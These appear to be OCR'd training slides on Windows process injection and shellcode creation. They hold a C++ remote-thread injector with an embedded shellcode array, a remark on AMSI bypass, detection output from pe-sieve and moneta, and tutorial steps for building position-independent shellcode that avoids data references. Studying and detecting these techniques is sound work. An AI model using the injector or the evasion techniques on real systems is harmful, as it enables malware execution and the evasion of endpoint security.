
inject-remote-process.cpp

```
#include "stdafx.h"
#include "Windows.h"

int main(int argc, char *argv[])
{
        unsigned char shellcode[] =
                "\x48\x31\xc9\x48\x81\xe9\xc6\xff\xff\xff\x48\x8d\x05\xef\xff"
                "\xff\xff\x48\xbb\x1d\xbe\xa2\x7b\x2b\x90\xe1\xec\x48\x31\x58"
                "\x27\x48\x2d\xf8\xff\xff\xff\xe2\xf4\xe1\xf6\x21\x0f\xdb\x78"
```




```
                 \xb4\x22\x80\xcb\xe5\xe4\x57\x5a\xad\xd0\x14\x41\x90\xb8\xad
                "\x94\x64\x5d\xae\x2b\x90\xe1\xec";

        HANDLE processHandle;
        HANDLE remoteThread;
        PVOID remoteBuffer;

        printf("Injecting to PID: %i", atoi(argv[1]));
        processHandle = OpenProcess(PROCESS_ALL_ACCESS, FALSE, DWORD(atoi(argv[1])));
        remoteBuffer = VirtualAllocEx(processHandle, NULL, sizeof shellcode, (MEM_RESER
        WriteProcessMemory(processHandle, remoteBuffer, shellcode, sizeof shellcode, NU
        remoteThread = CreateRemoteThread(processHandle, NULL, 0, (LPTHREAD_START_ROUTI
        CloseHandle(processHandle);

    return 0;
}
```

Process Injection



Process Injection



```
        "\x94\x64\x5d\xae\x2b\x90\xe1\xec";

HANDLE processHandle;
HANDLE remoteThread;
PVOID remoteBuffer;

printf("Injecting to PID: %i", atoi(argv[1]));
processHandle = OpenProcess(PROCESS_                                      ));
remoteBuffer = VirtualAllocEx(proces                                      RESER
WriteProcessMemory(processHandle, re                                      e, NU
remoteThread = CreateRemoteThread(pr                                      ROUTI
CloseHandle(processHandle);

    return 0;
}
```


These are heavily EDR'd
AMSI!

-> AMSI BYPASS REQUIRED

Detection

File vs. Memory Scanning


AV / Signature Scan



Scan:

- Upon Start
- Regulary
- Upon actions


Detection: pe-sieve



pe-sieve

https://github.com/hasherezade/pe-sieve


Against meterpreter:



```
PS C:\tools> .\pe-sieve64.exe /quiet /pid 12988 /obfusc 3 /data 3
---
PID: 12988
---
SUMMARY:

Total scanned:      37
Skipped:            0
-
Hooked:             0
Replaced:           0
Hdrs Modified:      0
IAT Hooks:          0
Implanted:          2
Implanted PE:       2
Implanted shc:      0
Unreachable files:  0
Other:              0
-
Total suspicious:   2
---
```

moneta

https://github.com/forrest-orr/moneta



```
PS C:\tools> .\moneta64.exe -p 12036 -m ioc
   _____                        __
  /     \   ____   ____   _____/  |______
 /  \ /  \ /  _ \ /    \_/ __ \   __\__  \
/    Y    (  <_> )   |  \  ___/|  |  / __ \_
\____|__  /\____/|___|  /\___  >__| (____  /
        \/            \/     \/          \/

Moneta v1.0 | Forrest Orr | 2020

... failed to grant SeDebug privilege to self. Certain processes will be inaccessible.

runshc.exe : 12036 : x64 : C:\Users\hacker\source\repos\masm_shc\out\build\x64-Debug\runshc\runshc.exe
  0x0000028948FB0000:0x00032000    | Private
    0x0000028948FB0000:0x00032000 | RWX      | 0x00000000 | Abnormal private executable memory
  0x0000028948FF0000:0x00039000    | Private
    0x0000028948FF1000:0x00022000 | RX       | 0x00000000 | Abnormal private executable memory
  0x00007FF645BC0000:0x00015000    | EXE Image            | C:\Users\hacker\source\repos\masm_shc\out\build\x64-Debug\runs
hc\runshc.exe | Unsigned module

... scan completed (0.484000 second duration)
PS C:\tools>
```

How to create shellcode

From a C project, through assembly, to shellcode


v 1.2

by hasherezade for @vxunderground

special thanks to Duchy for testing

Table of Contents

Removing Dependencies: **Function call** resolver




```
#include <Windows.h>

int main()
{
    LPVOID u32_dll = LoadLibraryA("user32.dll");

    int (WINAPI * _MessageBoxW)(
        _In_opt_ HWND hWnd,
        _In_opt_ LPCWSTR lpText,
        _In_opt_ LPCWSTR lpCaption,
        _In_ UINT uType) = (int (WINAPI*)(
            _In_opt_ HWND,
            _In_opt_ LPCWSTR,
            _In_opt_ LPCWSTR,
            _In_ UINT)) GetProcAddress((HMODULE)u32_dll, "MessageBoxW");

    if (_MessageBoxW == NULL) return 4;

    _MessageBoxW(0, L"Hello World!", L"Demo!", MB_OK);

    return 0;
}
```

Removing Dependencies: **Data reference** compiler trick

char *load_lib_name[] = “LoadLibraryA”;

.data Reference! Bad




```
char load_lib_name[] = {'L','o','a','d','L','i','b','r','a','r','y','A',0};
LPVOID load_lib = get_func_by_name((HMODULE)base, (LPSTR)load_lib_name);
```

After compilation to assembly, the string will look in the following way:

```
; Line 10
    mov BYTE PTR _load_lib_name$[ebp], 76    ; 0000004cH
    mov BYTE PTR _load_lib_name$[ebp+1], 111     ; 0000006fH
    mov BYTE PTR _load_lib_name$[ebp+2], 97 ; 00000061H
    mov BYTE PTR _load_lib_name$[ebp+3], 100     ; 00000064H
    mov BYTE PTR _load_lib_name$[ebp+4], 76 ; 0000004cH
    mov BYTE PTR _load_lib_name$[ebp+5], 105     ; 00000069H
    mov BYTE PTR _load_lib_name$[ebp+6], 98 ; 00000062H
    mov BYTE PTR _load_lib_name$[ebp+7], 114     ; 00000072H
    mov BYTE PTR _load_lib_name$[ebp+8], 97 ; 00000061H
    mov BYTE PTR _load_lib_name$[ebp+9], 114     ; 00000072H
    mov BYTE PTR _load_lib_name$[ebp+10], 121    ; 00000079H
    mov BYTE PTR _load_lib_name$[ebp+11], 65     ; 00000041H
    mov BYTE PTR _load_lib_name$[ebp+12], 0
; Line 11
    lea eax, DWORD PTR _load_lib_name$[ebp]
```

